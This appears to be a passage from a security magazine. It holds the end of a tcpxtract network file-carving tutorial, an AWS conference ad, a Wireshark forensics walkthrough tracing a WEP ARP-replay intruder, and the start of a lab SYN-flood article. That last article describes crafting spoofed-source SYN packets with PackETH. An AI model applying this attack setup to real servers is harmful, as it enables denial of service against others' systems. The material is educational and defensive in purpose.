Like we had done with the Scalpel configuration file, we will create our own configuration file as practice instead of using the one that comes by default with TCPxtract. As we had seen earlier, the magic numbers for a Windows executable file begins with `4D 5A 90 00 03` and has no dedicated footer. Create a new file called `tcpxtract.conf` and enter the information as shown in Figure 8. At this point the formatting of the configuration file should be easy to understand and is only slightly different from the Scalpel configuration file. Now run TCPxtract using the `-c` switch for our configuration file and the `-f` switch for our input pcap file. Listing the current directory, we will notice that TCPxtract has carved out an EXE file. Once again, compare the MD5 hash for the newly carved out file against the MD5 hash of the original file. We can now verify that this is the same executable file that had originally been downloaded by the client browser. This file has been TCP extracted!

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~# cat tcpxtract.conf
exe(50000000, \x4d\x5a\x90\x00\x03);
root@kali:~# tcpxtract -c tcpxtract.conf -f npp_exe.pcap
Found file of type "exe" in session [212.85.158.13:20480 -> 192.168.1.108:8385],
exporting to 00000000.exe
root@kali:~#
```

Figure 8. `tcpxtract.conf` file and `tcpxtract` command

## SUMMARY

Network based file carving is a very useful forensics technique and sometimes it's not enough to use just a single tool. Both understanding the methodology and being able to chain tools together are equally important. Even though this article focused on carving only a single downloaded executable file, the methodologies are identical for extracting any other type of file including viruses, image files, videos, and documents. Feel free to check out other file carving tools and pcap samples to practice on. Happy hunting.

### ON THE WEB


- <http://blogs.cisco.com/security/network-based-file-carving/> – more information on network based file carving
- <https://github.com/machn1k/Scalpel-2.0> – Scalpel project page
- <http://tcpxtract.sourceforge.net/> – TCPxtract project page
- [http://www.garykessler.net/library/file\\_sigs.html](http://www.garykessler.net/library/file_sigs.html) – file signature database
- <http://forensicscontest.com/> – network forensics puzzles
- <http://www.netresec.com/?page=PcapFiles> – pcap sample files
- <http://www.honeynet.org/node/504> – honeynet.org 2010 forensics challenge

## ABOUT THE AUTHOR

Gavin Stroy is an independent security researcher with a passion for network attack and defense. He has several years experience as a network infrastructure and security consultant primarily dealing with switching, routing, firewalls, and servers. Currently attending graduate school, he is always studying and learning new techniques to better defend as well as bypass network security mechanisms.

# Developing for Amazon Web Services?

## Attend Cloud DevCon!



June 23-25, 2014







San Francisco

Hyatt Regency Burlingame

[www.CloudDevCon.net](http://www.CloudDevCon.net)



### Attend Cloud DevCon to get practical training in AWS technologies

-  Develop and deploy applications to Amazon's cloud
-  Master AWS services such as Management Console, Elastic Beanstalk, OpsWorks, CloudFormation and more!
-  Learn how to integrate technologies and languages to leverage the cost savings of cloud computing with the systems you already have
-  Take your AWS knowledge to the next level – choose from **more than 55 tutorials and classes**, and put together your own custom program!
-  Improve your own skills and your marketability as an AWS expert
-  Discover HOW to better leverage AWS to help your organization today

Register Early  
and SAVE!

A BZ Media Event

CloudDevCon



Amazon Web Services and AWS are trademarks of Amazon.com, Inc.

# CATCHING GHOSTS OF THE AIR

## INVESTIGATING TRADITIONAL WEP ATTACKS

by Nipun Jaswal, CISE, C|EH, OSCP, M.tech

Wireless attacks are so common these days, and if a hacker finds a WEP enabled network, there is no bigger jackpot for them. People have become smart and tend to use a WPA/WPA2 enabled network these days, but still vulnerabilities in the wireless architecture seem yet unsolved. In this article we will look at those traditional WEP attacks and will try investigating who, actually who, tried to break into the network and what activities they performed? Basically we will reconstruct the entire crime scene that happened over the wireless network.

### What you will learn:

- Step By Step guide to investigating attacks
- What to look for and what to exclude from capture files
- Understanding wireless traffic down to the packet level

### What you should know:

- Basic familiarity with wireless cracking
- Basics of TShark/ Wireshark.
- Familiarity with Packet Structures

Wireless cracking is so common these days that hackers used to look around for vulnerable wireless networks in their cars and roam around the cities. That's basically war driving but the thing here to take a note of is that you might never know who actually broke into your network, since the hacker does not have to plug in a wire from your network into his system. You might never know in which corner of the building this malicious guy is performing some serious hacking onto your network, or might be sending malicious and dangerous emails which might lead you to jail because of your network being used by the attacker. Wireless is most vulnerable when it comes to WEP encryption standard, now in this very article we will look at various methodologies used to track back that malicious guy and see what actually he is performing on the network.

### THE SCENARIO

My friend 'Mike' called me up last Monday and told me that he has been experiencing very slow internet speed. But when I asked him about his data plan he told me that he has recently opted for 8Mbps connection. I advised him to look for some open ports for cross checking if there is anything malicious going on in the background. He clearly told me that his anti-virus is updated on the daily basis also he has the latest firewall installed in his system. I asked him to shut his laptop down and try browsing the net from his mobile phone, but again he faced the same problem. He also told me that last month he was away but still his entire bandwidth quota was assumed to be full.

As soon as he said this, I knew what exactly happened. Someone has the access to his Wi-Fi passkey and is using his internet connection for free.

Next thing I advised to my friend was to change the passkey and told him to analyze the speed. He did exactly that and his problem was resolved, he got much higher speeds which were according to his data plan.

I got another call from him in the afternoon stating that the same problem has occurred again. Now, I was pretty sure that some malicious player was around. I asked my friend to turn his network off and I told him I was going to visit his place soon.

I reached his place in the evening, and I booted up my laptop which is preconfigured with Kali Linux. Meanwhile I asked my mate to change the passkey again and he changed the key. I started my wireless card in the monitor mode:

```
root@Apex:~# airmon-ng start wlan0 5
```


```
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
```

```
-e
PID      Name
2489     NetworkManager
2730     wpa_supplicant
```

Interface	Chipset	Driver
wlan0	Broadcom	b43 - [phy0] (monitor mode enabled on mon0)

**Figure 1.** Monitor Mode

Then I started analyzing the network using Wireshark.



**Figure 2.** Capture Interface

However, I do not know the new key set by friend at this point in time. Now, to start the wireless card in monitor mode, open the terminal in Kali linux/ Backtrack. And type in:

```
#airmon-ng start wlan0 5
```

This command instructs wireless interface card to analyze all the traffic coming only in channel 5 frequency as my friend's network was using channel 5.

Now, I asked my friend to continue his work on his network as he was busy mailing his business emails and variety of other things on the network. After half an hour, my friend started experiencing the same network bandwidth problem, which confirmed the breach again. I stopped the capture of Wireshark for more packets and started to analyze the breach.

## FINDING ASSOCIATIONS

The very first step is to find out how many clients are actually sent the association packets to the Access Point (AP).

Filter: wlan.fc.type_subtype==0x00 Expression...			
No.	Time	Source	Destination
794	66.449398000	SonyMobi_11:cc:79	Tp-LinkT_c3:81:d6
3616	183.321578000	Apple_82:26:bd	Tp-LinkT_c3:81:d6
20726	1046.859500000	Tp-LinkT_8d:b2:9a	Tp-LinkT_c3:81:d6
25859	1225.976470000	Apple_82:26:bd	Tp-LinkT_c3:81:d6
95267	1598.893431000	24:fd:52:03:49:e9	Tp-LinkT_c3:81:d6
95416	1605.411543000	24:fd:52:03:49:e9	Tp-LinkT_c3:81:d6

▶ Frame 20726: 84 bytes on wire (672 bits), 84 bytes captured (672 b
▶ Radiotap Header v0, Length 26
▼ IEEE 802.11 Association Request, Flags: .....C
Type/Subtype: Association Request (0x00)
▶ Frame Control: 0x0000 (Normal)
Duration: 314
Destination address: Tp-LinkT_c3:81:d6 (a0:f3:c1:c3:81:d6)
Source address: Tp-LinkT_8d:b2:9a (f4:ec:38:8d:b2:9a)
BSS Id: Tp-LinkT_c3:81:d6 (a0:f3:c1:c3:81:d6)
Fragment number: 0
Sequence number: 3
▶ Frame check sequence: 0xe346593a [correct]
▼ IEEE 802.11 wireless LAN management frame
▶ Fixed parameters (4 bytes)
▶ Tagged parameters (26 bytes)

**Figure 3.** Association Packets

We can find this by typing the filter:

```
wlan.fc.type_subtype==0x00
```

This will display all the clients who sent an association request. Here 0x00 denotes association type request. As we can see from the screenshot above it is very clear that we have the following devices:

- Sony Mobile (Known)
- Apple Device (Known)
- TP link (unknown)
- 24:fd:52:03:49:e9 (unknown)

The known devices are the property of my friend but we also have here two unknown devices which confirm the breach.

Let's investigate further and see what else evidence we can get. Now we can further confirm that only the above listed devices were able to successfully associate. We can apply the following filter:

```
wlan.fc.type_subtype==0x01 && wlan_mgt.fixed.status_code==0x0000
```

0x01 denote association response and status code denotes the successful association in the above command. In our case, all the devices have successfully associated so we skip its screenshot.

## FINDING ENDPOINTS

Next step is to check how much data has been transferred by all the players in the network and find out who transferred the maximum. As you might know that in case of WEP enabled networks, the thing which is required to crack the key is lots of data. So let's see who has transferred what amounts of data.

Address	Packets ^	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
Broadcast	56 934	6 411 707	0	0	56 934	6 411 707
Tp-LinkT_8d:b2:9a	39 347	3 855 934	39 345	3 855 798	2	136
Tp-LinkT_c3:81:d6	21 563	3 262 765	19 946	3 125 206	1 617	137 559
SonyMobi_11:cc:79	1 314	195 358	646	85 654	668	109 704
Apple_82:26:bd	1 055	163 118	598	95 619	457	67 499
IPv4mcast_7f:ff:fa	975	395 290	0	0	975	395 290
24:fd:52:03:49:e9	812	89 910	587	58 025	225	31 885
Apple_4e:4d:bc	511	73 073	278	39 754	233	33 319

Figure 4. Endpoints

Oops seems like the unknown device TP link is the most active in here sending huge data, now this analysis increases the level of confidence on the evidence that TP-LINK device adapter is a malicious player on the network. The endpoints can be viewed by browsing to statistics tab and selecting Endpoints in Wireshark.

## ANALYZING THE SUSPECT

As we have seen above, up to this point we have valid proof against TP-LINK device behaving as the malicious player. So, let's analyze its activity and see what the player behind this device was actually trying to do:


Filter:	wlan.addr==f4:ec:38:8d:b2:9a		Expression
No.	Time	Source	Destination
20718	1046.839713000	Tp-LinkT_8d:b2:9a	Tp-LinkT_c3:81:d6
20719	1046.840039000		Tp-LinkT_8d:b2:9a (RA)
20722	1046.841422000	Tp-LinkT_c3:81:d6	Tp-LinkT_8d:b2:9a
20726	1046.859500000	Tp-LinkT_8d:b2:9a	Tp-LinkT_c3:81:d6
20727	1046.859805000		Tp-LinkT_8d:b2:9a (RA)
20728	1046.860741000	Tp-LinkT_c3:81:d6	Tp-LinkT_8d:b2:9a
25897	1227.034551000	Tp-LinkT_8d:b2:9a	Broadcast
25898	1227.034669000		Tp-LinkT_8d:b2:9a (RA)
25899	1227.039549000	Tp-LinkT_8d:b2:9a	Broadcast
25900	1227.039686000		Tp-LinkT_8d:b2:9a (RA)
25903	1227.046013000	Tp-LinkT_8d:b2:9a	Broadcast
25904	1227.046152000		Tp-LinkT_8d:b2:9a (RA)
25905	1227.051001000	Tp-LinkT_8d:b2:9a	Broadcast
25906	1227.051122000		Tp-LinkT_8d:b2:9a (RA)
25909	1227.058702000	Tp-LinkT_8d:b2:9a	Broadcast

Figure 5. Attack's starting point

It seems that the device started the attack of sending the ARP type packets from the packet number 25897, as leading this points it's purely data packets sent from this address to the AP. To confirm the suspect sending data packets after this point let's set a filter:

Filter:	wlan.addr==f4:ec:38:8d:b2:9a && wlan.fc.type==2			▼
No.	Time	Source	Destination	
25897	1227.03455	Tp-LinkT_8d:b2:9a	Broadcast	
25899	1227.03954	Tp-LinkT_8d:b2:9a	Broadcast	
25903	1227.04601	Tp-LinkT_8d:b2:9a	Broadcast	
25905	1227.05100	Tp-LinkT_8d:b2:9a	Broadcast	
25909	1227.05870	Tp-LinkT_8d:b2:9a	Broadcast	
25910	1227.05953	Tp-LinkT_8d:b2:9a	Broadcast	
25913	1227.06411	Tp-LinkT_8d:b2:9a	Broadcast	
25915	1227.06944	Tp-LinkT_8d:b2:9a	Broadcast	
25918	1227.07809	Tp-LinkT_8d:b2:9a	Broadcast	
25920	1227.08200	Tp-LinkT_8d:b2:9a	Broadcast	
25923	1227.08711	Tp-LinkT_8d:b2:9a	Broadcast	
25925	1227.09206	Tp-LinkT_8d:b2:9a	Broadcast	
25927	1227.09806	Tp-LinkT_8d:b2:9a	Broadcast	
25929	1227.10306	Tp-LinkT_8d:b2:9a	Broadcast	

Figure 6. Attack in progress

Here `wlan.fc.type==2` defines the type 'DATA' packets. As we can see it's clearly starting from 25897 so analyzing these packets we can see the attack starting at 6:45:50 pm.


Now also analyzing the last data frame sent from the malicious device we will see its 6:49:45 pm so the total time of attacking the AP was calculated to be 3:55 seconds.

## FINDING OUT THE REPLAYED PACKET

As we know that the attack initiated at packet number 25897, let's see what data packets were there before this packets which has been re-played by this malicious device. Let's put the following filter:

```
wlan.fc.type==2 && frame.number<25897 && frame.number>25775 && wlan.addr==ff:ff:ff:ff:ff:ff
```

Now the filter is about showing the data packet whose destination address is `ff:ff:ff:ff:ff:ff` and is before the frame from where the attack was initialized.



No.	Time	Source	Destination
25877	1226.03520	Apple_82:26:bd	Broadcast

**Figure 7. Broadcast Packet**

So we now know that a data packet from the apple device was used to replay the packet and perform an ARP REQUEST/REPLAY type attack. So let's see what we have got up to this point:


**Table 1. Results**

No. of AP	1
No. Of Clients	4
No. Of Unknown clients	2
Replayed Data Packet Number	25887
Attack Started from Packet	25997
Difference of Packets	10
Time Difference Between packets	0.04 sec
Attack ended after	6:49:45
Attack started at	6:45:50
Attack Completed in	3 min 55 sec
Possible Attack	ARP REQ/REP
MAC Address(Attacker)	f4:ec:38:8d:b2:9a

```
Destination address: Tp-LinkT_c3:81:d6 (a0:f3:c1:c3:81:d6)
Source address: Tp-LinkT_8d:b2:9a (f4:ec:38:8d:b2:9a)
BSS Id: Tp-LinkT_c3:81:d6 (a0:f3:c1:c3:81:d6)
```

**Figure 8. Mac Address (Attacker)**

Next step is to find out which system was used to connect to the attacked AP after the successful attack has been carried out. We can simply achieve this by finding out successfully associated client after the attack.



No.	Time	Source	Destination
95269	1598.894924000	Tp-LinkT_c3:81:d6	24:fd:52:03:49:e9
95418	1605.413045000	Tp-LinkT_c3:81:d6	24:fd:52:03:49:e9

<b>Frame 95418:</b> 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0 Interface id: 0 WTAP_ENCAP: 23 Arrival Time: Nov 28, 2013 18:52:08.991766000 IST
--

**Figure 9. Culprit Connected**

The filter for this packet is:

```
wlan.fc.type_subtype==0x01 && wlan_mgt.fixed.status_code==0x0000 && frame.number>91679
```

We have used 91679 here because we need to find the association after the last packet of the attack. As you can see here the last packet of the attack was at:

Filter: wlan.fc.type==2 && wlan.sa==f4:ec:38:8d:b2:9a				
No.	Time	Source	Destination	
91666	1461.55402	Tp-LinkT_8d:b2:9a	Broadcast	
91667	1461.55567	Tp-LinkT_8d:b2:9a	Broadcast	
91669	1461.62655	Tp-LinkT_8d:b2:9a	Broadcast	
91672	1461.65638	Tp-LinkT_8d:b2:9a	Broadcast	
91674	1461.65725	Tp-LinkT_8d:b2:9a	Broadcast	
91675	1461.67346	Tp-LinkT_8d:b2:9a	Broadcast	
91679	1461.75934	Tp-LinkT_8d:b2:9a	Broadcast	

Figure 10. Attack ending

So finally we got the address of the attacker machine which was used to connect to the AP therefore it is 24:fd:52:03:49:e9. And this concludes our discussion, now you can further decrypt this entire packet capture file using Airdecap using the WEP key. And further look to see important information in regards to HTTP or other protocols. This will help you find the attacker or may be his social media account in some cases.

## CONCLUSION AND FURTHER ROADMAP

Resolving my friend's problem we have found out who actually was attacking his AP, further analysis of the same took me to the Facebook account of the kid trying to break in. And then we found out it was a local school boy living down stairs on the first floor! Now, we have clearly seen how easy it was to analyze and find out what attack and actually who conducted it over the network, we have seen the attack pertaining to WEP networks. Further scope of this article will enable you to carry out forensic analysis onto WPA/WPA2 and enterprise security enabled networks. Learn security at the packet level, and then you would be actually able to protect the attacks.

## TIPS TO PREVENT WEP BASED ATTACKS

- Use Long Passwords which are hard to guess
- Keep Your Network Broadcast SSID Hidden
- Try implementing WPA/WPA2 instead of WEP

## TIPS WHILE SELECTING THE HARDWARE

- Buy Cards Having High power
- Use a High Range Antenna, a common example is 9dbi
- Alfa cards are popular for wireless hacking so choose wisely
- Buy AirPcap for effective wireless forensics

### GLOSSARY

- Wireless forensics
- WPA
- WPA2
- WEP
- Wireshark

## ABOUT THE AUTHOR



Professional with 2+ year of experience in the field of IT Security, Proficient in IT security awareness programs, Network based forensics, Exploit Development, web application penetration testing and wireless penetration testing and mobile forensics. Proven track record in IT security training and trained over 10,000+ students and over 2000+ professionals in the regions of India and Africa. Authoring "Mastering Metasploit" for PACKTPUB. Developer of web application penetration testing course, the first distance learning application testing course in India. Listed as Hall of fame Security researchers in Adobe, Microsoft, AT&T, Nokia, Redhat, Baracudda labs, Zynga.com, Kaneva, Facebook, Blackberry.

For more check out my profile on: Facebook– [www.facebook.com/nipunjaswal](http://www.facebook.com/nipunjaswal), LinkedIn– [in.linkedin.com/in/nipunjaswal/](http://in.linkedin.com/in/nipunjaswal/), E-mail – [mail@nipunjaswal.info](mailto:mail@nipunjaswal.info).

# SYN-FLOOD ATTACK, ANATOMY AND COUNTERMEASURES

by Mubarak Altheeb

SYN-flood attack is a serious threat to web servers and has been used to launch attacks against websites all around the globe. Attackers can launch the attack with a spoofed source IP address to prevent being detected. If you have a website for your business, your server can be targeted by SYN-flood at any time.


## What you will learn:

- This article describes how SYN-flood attack is launched. Traffic of the attack is captured at the victim server and further analyzed by Wireshark. At the end, you will find some countermeasures to mitigate SYN-flood attacks.

## What you should know:

- In order to learn how this attack works, you need to understand how the TCP 3-way handshake works. It is important to understand this procedure to be able to depict the full picture of the attack. The 3-way handshake is one of the steps that must be done whenever you browse a website. It negotiates a channel of conversation between your computer and the web server at the other side.

The first message is SYN (1) in (Figure 1). It is sent by your computer when you open up, for example, ABC webpage. The message tells ABC's web server that you are willing to connect to it. Once ABC's server receives the message, it will reply to your computer by the second message SYN-ACK (2) which means that the ABC's server is welcoming you to connect to it. At the same time, the server reserves a space in the session request bucket (backlog) for the session your computer is about to initiate. Now the server is waiting for your computer to send the third message ACK (3) that initiates the connection so you can browse ABC's web page. The remaining space in the backlog is for other web requests of other clients who might be simultaneously trying to connect to the same web server. The backlog has a limited space for SYN requests. When it is filled up, it accepts no more requests. Hackers know how this procedure works. They use the procedure of 3-way handshake to attack web servers. They launch what is called a SYN-flood attack against web servers. What I am about to explain is an experiment that I completed in my LAN network on my own machines to illustrate how this attack is done.



**Figure 1.** Normal TCP 3-way handshake message exchange between my computer and Google's website

## SYN-FLOOD TRAFFIC CAPTURED AND ANALYZED


This part is provided to help you understand the SYN-flood attack and how its traffic looks like when captured by Wireshark. *Note:* SYN-flood is illegal if performed against any server that does not belong to you or if you do not have a written permission from the owner of that server/network. This description is for education purposes only.

To generate the needed traffic, two machines, can be virtual machines, were set up as a server and a client. The client is the attacking machine and the server is the victim. Using a packet crafting tool installed on a Linux machine, a packet is prepared to be sent to the victim machine. The tool is called *PackETH*, an open source tool that allows you to build a packet of mostly any type and send it out. This tool can be found at <http://packeth.sourceforge.net>.

The attacking packet is crafted using *PackETH* (Figure 2). Regular packet formatting is used. In this situation, the packet is a TCP packet. It should include the Ethernet frame where the MAC address of the sender and receiver are carried. Also, TCP packet includes the IP header carrying the IP address of the source and destination along with other information about the packet. Then the TCP segment comes encapsulated in the IP header. TCP segment has the source and destination port numbers, TCP flags, sequence number, and other options related to the session such as window size.

In the Ethernet frame labeled with the number (1) in the screenshot, two MAC addresses are needed to be set for the source and destination. In the IP datagram (2), the destination IP is the victim's IP real address and the source is a spoofed IP address, meaning it is not a real source IP address. In the IP header section, the protocol type is set to TCP which is type 6. In the TCP segment (3), use the destination port number 80 which is a well known port for HTTP and used for web at the targeted server. The source port is 2014, a random port number. You can use any port for the source from 0 to 65535.

The last thing is setting the flag in the TCP segment. That is the SYN message flag. This is the key element of the packet building to make the SYN-flood traffic appears in Wireshark. After that, specify the Ethernet interface for packet egress (4), where you pick the NIC card of your source machine and you must specify that otherwise crafted packets will not be sent. Then click on the (Gen-b) button on the top left (5).




**Figure 2.** Crafting the attack packet with PackETH

There you need to specify the number of packets you want to send to the victim server and how long the delay between packets in microseconds is (6). Depending on the OS you are using, the high number of packets can make the tool crash. To avoid that, I suggest using older stable versions of Linux. In real attacks, hackers will have to tune these numbers to match certain values to launch a successful SYN-flood attack. They consider many factors such as the server waiting time for the acknowledgment to come from the client. Another factor is how much space is allocated, at the target server, for the SYN requests.


The setting I am showing is only for the purpose of this article to show how the attack works and to analyze the packets captured at the server side.

At the server machine, set up the target port and run Wireshark to capture the attack packets. In the Packet contents, verify the source and destination MAC and IP addresses (7) (Figure 3). Notice that the IP addresses are in hexadecimal format, source MAC and IP addresses are underlined by red color lines and destinations are underlined by green color lines in the screenshot. To verify them, convert them to a dotted decimal notation and sure enough they give the same IPs used in the packet builder (Source IP is 10.14.16.100 and the destination IP address is 10.14.16.101). Once you hit the send button (8), the attack begins.



**Figure 3.** Setting packet number and delay on PackETH

The SYN-flood packets captured at the server after the attack is launched (Figure 4). See the source and destination IP addresses. The protocol type is TCP with SYN flag set. The screenshot of captured packets shows the exact setting used when crafting the attack packet.

